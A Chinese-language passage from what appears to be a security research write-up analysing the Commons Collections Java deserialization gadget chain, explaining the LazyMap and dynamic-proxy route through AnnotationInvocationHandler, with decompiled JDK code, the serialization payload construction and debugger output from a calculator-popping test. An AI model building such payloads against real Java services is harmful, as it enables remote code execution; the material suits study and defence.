359         Object var8 = var5.getValue(); var8 (slot_8): 1
360         if (!var7 instanceof var8) && !(var8 instanceof ExceptionProxy)) { var7 (slot_7): "class java.lang.String"
361             var5.setValue((new AnnotationTypeMismatchExceptionProxy(var8.getClass() + "[" + var8 + "]")).setMember((Method)var2.members().get(var6))); var8 (slot_8): 1
362         }
363     }
364 }
365

```

此时 var7 不为null，进入到if结构当中，然后获取到 var5 的值，赋值给 var8，可以看到 var8 为int类型的1，这个值与我们构造链中的最后一次创建 ConstantTransformer 对象传递的值有关系，是我们可以人为控制的。然后通过两个判断，根据逻辑两个判断都必须为false，才能进入到 setValue 方法。

第一个判断：

java.lang.Class类的isInstance()方法用于检查指定的对象是否兼容分配给该Class的实例。如果指定对象为非null，并且可以强制转换为此类的实例，则该方法返回true。否则返回false。

用法：

public boolean isInstance(Object object)


参数：此方法接受object作为参数，这是要检查与此Class实例的兼容性的指定对象。

返回值：如果指定对象为非null，并且可以强制转换为此类的实例，则此方法返回true。否则返回false

第二个判断

instanceof 严格来说是Java中的一个双目运算符，用来测试一个对象是否为一个类的实例

此处 var7 为 String 类型，var8 为 Integer 类型，两个判断都为 False，进入到 setValue 方法。进入 setValue 方法之后还有一系列的操作，最后在此处产生了类似 outerMap.put() 的操作，并触发构造链。



到此，整个构造链第一部分的分析结束。

## LazyMap代替TransformedMap

### 原因

在高版本中 AnnotationInvocationHandler 类中的 readObject 方法被修改了，使用重新生成的 LinkedHashMap 来进行数据操作，因此反序列化的过程中不会再触发 put 的操作。

```
344 @ private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
345     GetField var2 = var1.readFields();
346     Class var3 = (Class)var2.get( name: "type", (Object)null);
347     Map var4 = (Map)var2.get( name: "memberValues", (Object)null);
348     AnnotationType var5 = null;
349
350     try {
351         var5 = AnnotationType.getInstance(var3);
352     } catch (IllegalArgumentException var13) {
353         throw new InvalidObjectException("Non-annotation type in annotation serial stream");
354     }
355
356     Map var6 = var5.memberTypes();
357     LinkedHashMap var7 = new LinkedHashMap();
358
359     String var10;
360     Object var11;
361     for(Iterator var8 = var4.entrySet().iterator(); var8.hasNext(); var7.put(var10, var11)) {
362         Entry var9 = (Entry)var8.next();
```

所以在 yso 中使用 LazyMap 对 TransformedMap 进行替换。

### LazyMap

```
public class LazyMap extends AbstractMapDecorator implements Map, Serializable {
    private static final long serialVersionUID = 7990956402564206740L;
    protected final Transformer factory;

    public static Map decorate(Map map, Factory factory) {
        return new LazyMap(map, factory);
    }
}
```

```

    }

    public static Map decorate(Map map, Transformer factory) {
        return new LazyMap(map, factory);
    }

    protected LazyMap(Map map, Factory factory) {
        super(map);
        if (factory == null) {
            throw new IllegalArgumentException("Factory must not be null");
        } else {
            this.factory = FactoryTransformer.getInstance(factory);
        }
    }

    protected LazyMap(Map map, Transformer factory) {
        super(map);
        if (factory == null) {
            throw new IllegalArgumentException("Factory must not be null");
        } else {
            this.factory = factory;
        }
    }

    private void readObject(ObjectInputStream in) throws IOException,
        ClassNotFoundException {
        in.defaultReadObject();
        super.map = (Map)in.readObject();
    }

    public Object get(Object key) {
        if (!super.map.containsKey(key)) {
            Object value = this.factory.transform(key);
            super.map.put(key, value);
            return value;
        } else {
            return super.map.get(key);
        }
    }
}

```

LazyMap 也是通过 decorate 方法在创建对象的时候将 factory 属性赋值为 chainedTransformer，之后通过 get 方法获取一个不存在的键值对时就会通过 factory 方法去获取一个值，也就是在这个地方可以触发构造链。

```


56  */
57  HashMap hashMap = new HashMap();
58  Map map = LazyMap.decorate(hashMap, chainedTransformer);
59  map.get("1");
60  }
61  }

```



找到了 LazyMap 触发构造链的点，之后要考虑如何在反序列化的时候执行这个 get 方法，还是利用 AnnotationInvocationHandler 类，但是这个类的 readObject 方法是没有触发 get 方法的操作的。但是 invoke() 方法中有一个 get 的操作。

```
73         switch(var7) {
74             case 0:
75                 return this.toStringImpl();
76             case 1:
77                 return this.hashCodeImpl();
78             case 2:
79                 return this.type;
80             default:
81                 Object var6 = this.memberValues.get(var4);
82                 if (var6 == null) {
83                     throw new IncompleteAnnotationException(this.type, var4);
84                 } else if (var6 instanceof ExceptionProxy) {
85                     throw ((ExceptionProxy)var6).generateException();
86                 } else {
87                     if (var6.getClass().isArray() && Array.getLength(var6) != 0) {
88                         var6 = this.cloneArray(var6);
89                     }
90                 }
91                 return var6;
92             }
93     }
```



那么问题就转移到如何在反序列化的过程中执行这个 invoke 方法。

## Java对象代理

详细可以看java代理类的学习。

自定义一个handle继承自InvocationHandler，然后实现invoke方法，劫持get方法的执行流程。

```
class Handle implements InvocationHandler{
    protected Map map;

    public Handle(Map map) {
        this.map = map;
    }


    @Override
    public Object invoke(Object proxy, Method method, Object[] args) throws
    Throwable {
        if(method.getName().equals("get")){
            System.out.println("正在调用get方法"); //通过此次劫持get执行流程。
            return "hack job";
        }
        return method.invoke(map,args);
    }
}
```

```

HashMap innerMap = new HashMap();
Map outerMap = LazyMap.decorate(innerMap, chainedTransformer);
//outerMap.get(1);


//生成动态代理对象
Map proxyInstance = (Map)Proxy.newProxyInstance(
    Map.class.getClassLoader(),
    new Class[]{Map.class},
    new Handle(outerMap)
);
outerMap.put("hello","world");
Object hello = proxyInstance.get("hello");
System.out.println(hello);

```



## 重回LazyMap

还是来关注 `sun.reflect.annotation.AnnotationInvocationHandler` 类，可以发现他是一个本身就实现了 `InvocationHandle` 接口的类，实现了 `invoke` 方法，那么我们只要创建一个 `outerMap` 的代理类，`handler` 参数传递为 `sun.reflect.annotation.AnnotationInvocationHandler`，那么我们就可以劫持 `outerMap` 执行 `get` 方法的流程。



```
CommonCollections3.java x AnnotationInvocationHandler.class x LazyMap.class x ChainedTransformer.class
Decompiled .class file, bytecode version: 52.0 (Java 8)
1  .../
5
6  package sun.reflect.annotation;
7
8  import ...
27
28  class AnnotationInvocationHandler implements InvocationHandler, Serializable {
29      private static final long serialVersionUID = 6182022883658399397L;
30      private final Class<? extends Annotation> type;
31      private final Map<String, Object> memberValues;
32      private transient volatile Method[] memberMethods = null;
33
34      @AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String, Object> \
35          Class[] var3 = var1.getInterfaces();
36          if (var1.isAnnotation() && var3.length == 1 && var3[0] == Annotation.class) {
37              this.type = var1;
38              this.memberValues = var2;
39          } else {
40              throw new AnnotationFormatError("Attempt to create proxy for a non-annotati
41          }
42      }
43
44      public Object invoke(Object var1, Method var2, Object[] var3) {
45          String var4 = var2.getName();
46          Class[] var5 = var2.getParameterTypes();
47          if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {
48              return this.equalsImpl(var3[0]);
49          } else if (var5.length != 0) {
50              throw new AssertionError("Too many parameters for an annotatio
51          } else {
52              byte var7 = -1;
53              switch(var4.hashCode()) {
54                  case -1776922004:
55                      if (var4.equals("toString")) {
```

所以整个调用构造链的方法修改为如下形式：


```
Class<?> aClass =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor<?> constructor = aClass.getDeclaredConstructor(Class.class,
Map.class);
constructor.setAccessible(true);
InvocationHandler handler = (InvocationHandler)
constructor.newInstance(Counter.class, outerMap);

Map proxyMap =(Map) Proxy.newProxyInstance(
    Map.class.getClassLoader(),
    new Class[] {Map.class},
    handler //将handler传递进去，之后
sun.reflect.annotation.AnnotationInvocationHandler方法就会劫持原本的get方法。
);
proxyMap.entrySet();
```


最开始使用 `proxyMap.get(1)` 的方式来触发 `invoke`，但是一直报错。



这个错误是在 `invoke` 方法中触发的，因为传递的是一个有参方法，经过 `getParameterTypes` 获取参数类型的时候不为0，所以直接抛出异常。改为无参的方法再劫持就能成功触发构造链了。



经过劫持之后，`outerMap` 对象已经变成了 `proxyMap` 对象了，现在就是要想办法再 `readObject` 方法中让这个 `proxyMap` 调用一个无参方法，就可以完成整个构造链。回到 `sun.reflect.annotation.AnnotationInvocationHandler` 类的 `readObject` 方法当中。



在 `readObject` 方法当中通过获取到 `memberValues` 属性值，赋值给 `var4`，然后 `var4` 也调用了一个无参的方法。所以这个 `readObject` 本身就可以满足要求，所以再创建一个 `AnnotationInvocationHandler` 对象，然后将其序列化就可以满足要求。

## 构造链调试和疑问

1、在jdk1.8.0\_131中直接报错。在jdk1.8.0\_66中成功弹计算机。

因为jdk版本跟新之后修改了 `AnnotationInvocationHandler` 的 `readObject` 方法，将其中的 `memberValue` 变量进行了修改，所以在劫持内部过程，执行 `invoke` 函数的时候 `this.memberValue` 不再是 `LazyMap`：

```
357     LinkedHashMap var7 = new LinkedHashMap();
358
359     String var10;
360     Object var11;
361     for(Iterator var8 = var4.entrySet().iterator(); var8.hasNext(); var7.put(var10, var11)) {
362         Entry var9 = (Entry)var8.next();
363         var10 = (String)var9.getKey();
364         var11 = null;
365         Class var12 = (Class)var6.get(var10);
366         if (var12 != null) {
367             var11 = var9.getValue();
368             if (!var12.isInstance(var11) && !(var11 instanceof ExceptionProxy)) {
369                 var11 = (new AnnotationTypeMismatchExceptionProxy( s: var11.getClass() + "[" + var11 + "]"
370             )
371         }
372     }
373
374     AnnotationInvocationHandler.UnsafeAccessor.setType(this, var3);
375     AnnotationInvocationHandler.UnsafeAccessor.setMemberValues(this, var7);
376 }
```

2、序列化的过程中序列化了两个 `AnnotationInvocationHandler` 对象，所以反序列化时会触发两次 `readObject` 方法。使用两次不一样的注解，清楚的看到两次反序列化。

第一次：

```
75     Class<?> aClass = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
76     Constructor<?> constructor = aClass.getDeclaredConstructor(Class.class, Map.class);
77     constructor.setAccessible(true);
78     InvocationHandler handler = (InvocationHandler) constructor.newInstance(Counter.class, outerMap);
79
80     Map proxyMap = (Map) Proxy.newProxyInstance(
81         Map.class.getClassLoader(),
82         new Class[] {Map.class},
83         handler //将handler传递进去，之后sun.reflect.annotation.AnnotationInvocationHandler方法就会劫持原本的get方法。
84     );
85     //proxyMap.entrySet();
86
87     handler = (InvocationHandler) constructor.newInstance(Retention.class, proxyMap);
88     ByteArrayOutputStream barr = new ByteArrayOutputStream();
89     ObjectOutputStream oos = new ObjectOutputStream(barr);
90     oos.writeObject(handler);
91     oos.close();
92     System.out.println(barr);
93
```

Variables

- this = (AnnotationInvocationHandler@653)
  - type = (Class@648) "interface SecurityRambling.Counter" [navigate](#)
  - memberValues = (LazyMap@660) "[]"
  - memberMethods = null
- Variables debug info not available
- var1 = (ObjectInputStream@654)
- var2 (slot\_2) = (AnnotationType@656) "Annotation Type:\n Member types: (entrySet=class SecurityRambling.test, a=class java.lang.Integer)"
- var3 (slot\_3) = (HashMap@663) "[entrySet=class SecurityRambling.test, a=class java.lang.Integer]"

## 第二次：

```
74 // 10/20/2017 10:10:10 AM, 10/20/2017 10:10:10 AM, 10/20/2017 10:10:10 AM
75 Class<?> aClass = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
76 Constructor<?> constructor = aClass.getDeclaredConstructor(Class.class, Map.class);
77 constructor.setAccessible(true);
78 InvocationHandler handler = (InvocationHandler) constructor.newInstance(Counter.class, outerMap);
79
80 Map proxyMap = (Map) Proxy.newProxyInstance(
81     Map.class.getClassLoader(),
82     new Class[] { Map.class },
83     handler // 将handler传递进去，之后sun.reflect.annotation.AnnotationInvocationHandler方法就会劫持原本的get方法。
84 );
85 // proxyMap.entrySet();
86
87 handler = (InvocationHandler) constructor.newInstance(Retention.class, proxyMap);
88 ByteArrayOutputStream barr = new ByteArrayOutputStream();
89 ObjectOutputStream oos = new ObjectOutputStream(barr);
90 oos.writeObject(handler);
91 oos.close();
92 System.out.println(barr);
93
```

Debugger window showing the state of the program during a debug session.

**Variables:**

- this** = {AnnotationInvocationHandler@668}
- type** = {Class@667} "interface java.lang.annotation.Retention" (value=class java.lang.annotation.RetentionPolicy)
- memberValues** = {{Proxy1@671} "@SecurityRambling.Counter()"} (value=class java.lang.annotation.Annotation)
- memberMethods** = null
- Variables debug info not available**
- var1** = {ObjectInputStream@654}
- var2 (slot\_2)** = {AnnotationType@670} "Annotation Type:\n Member types: (value=class java.lang.annotation.RetentionPolicy)\n Member defaults: {\n Retention polic"

**Stack:**

- 0: dler (sun.reflect.annotation)
- 1: un.reflect
- 2: in.reflect
- 3: sl (sun.reflect)
- 4: ss (java.io)
- 5: java.io
- 6: sam (java.io)
- 7: q.io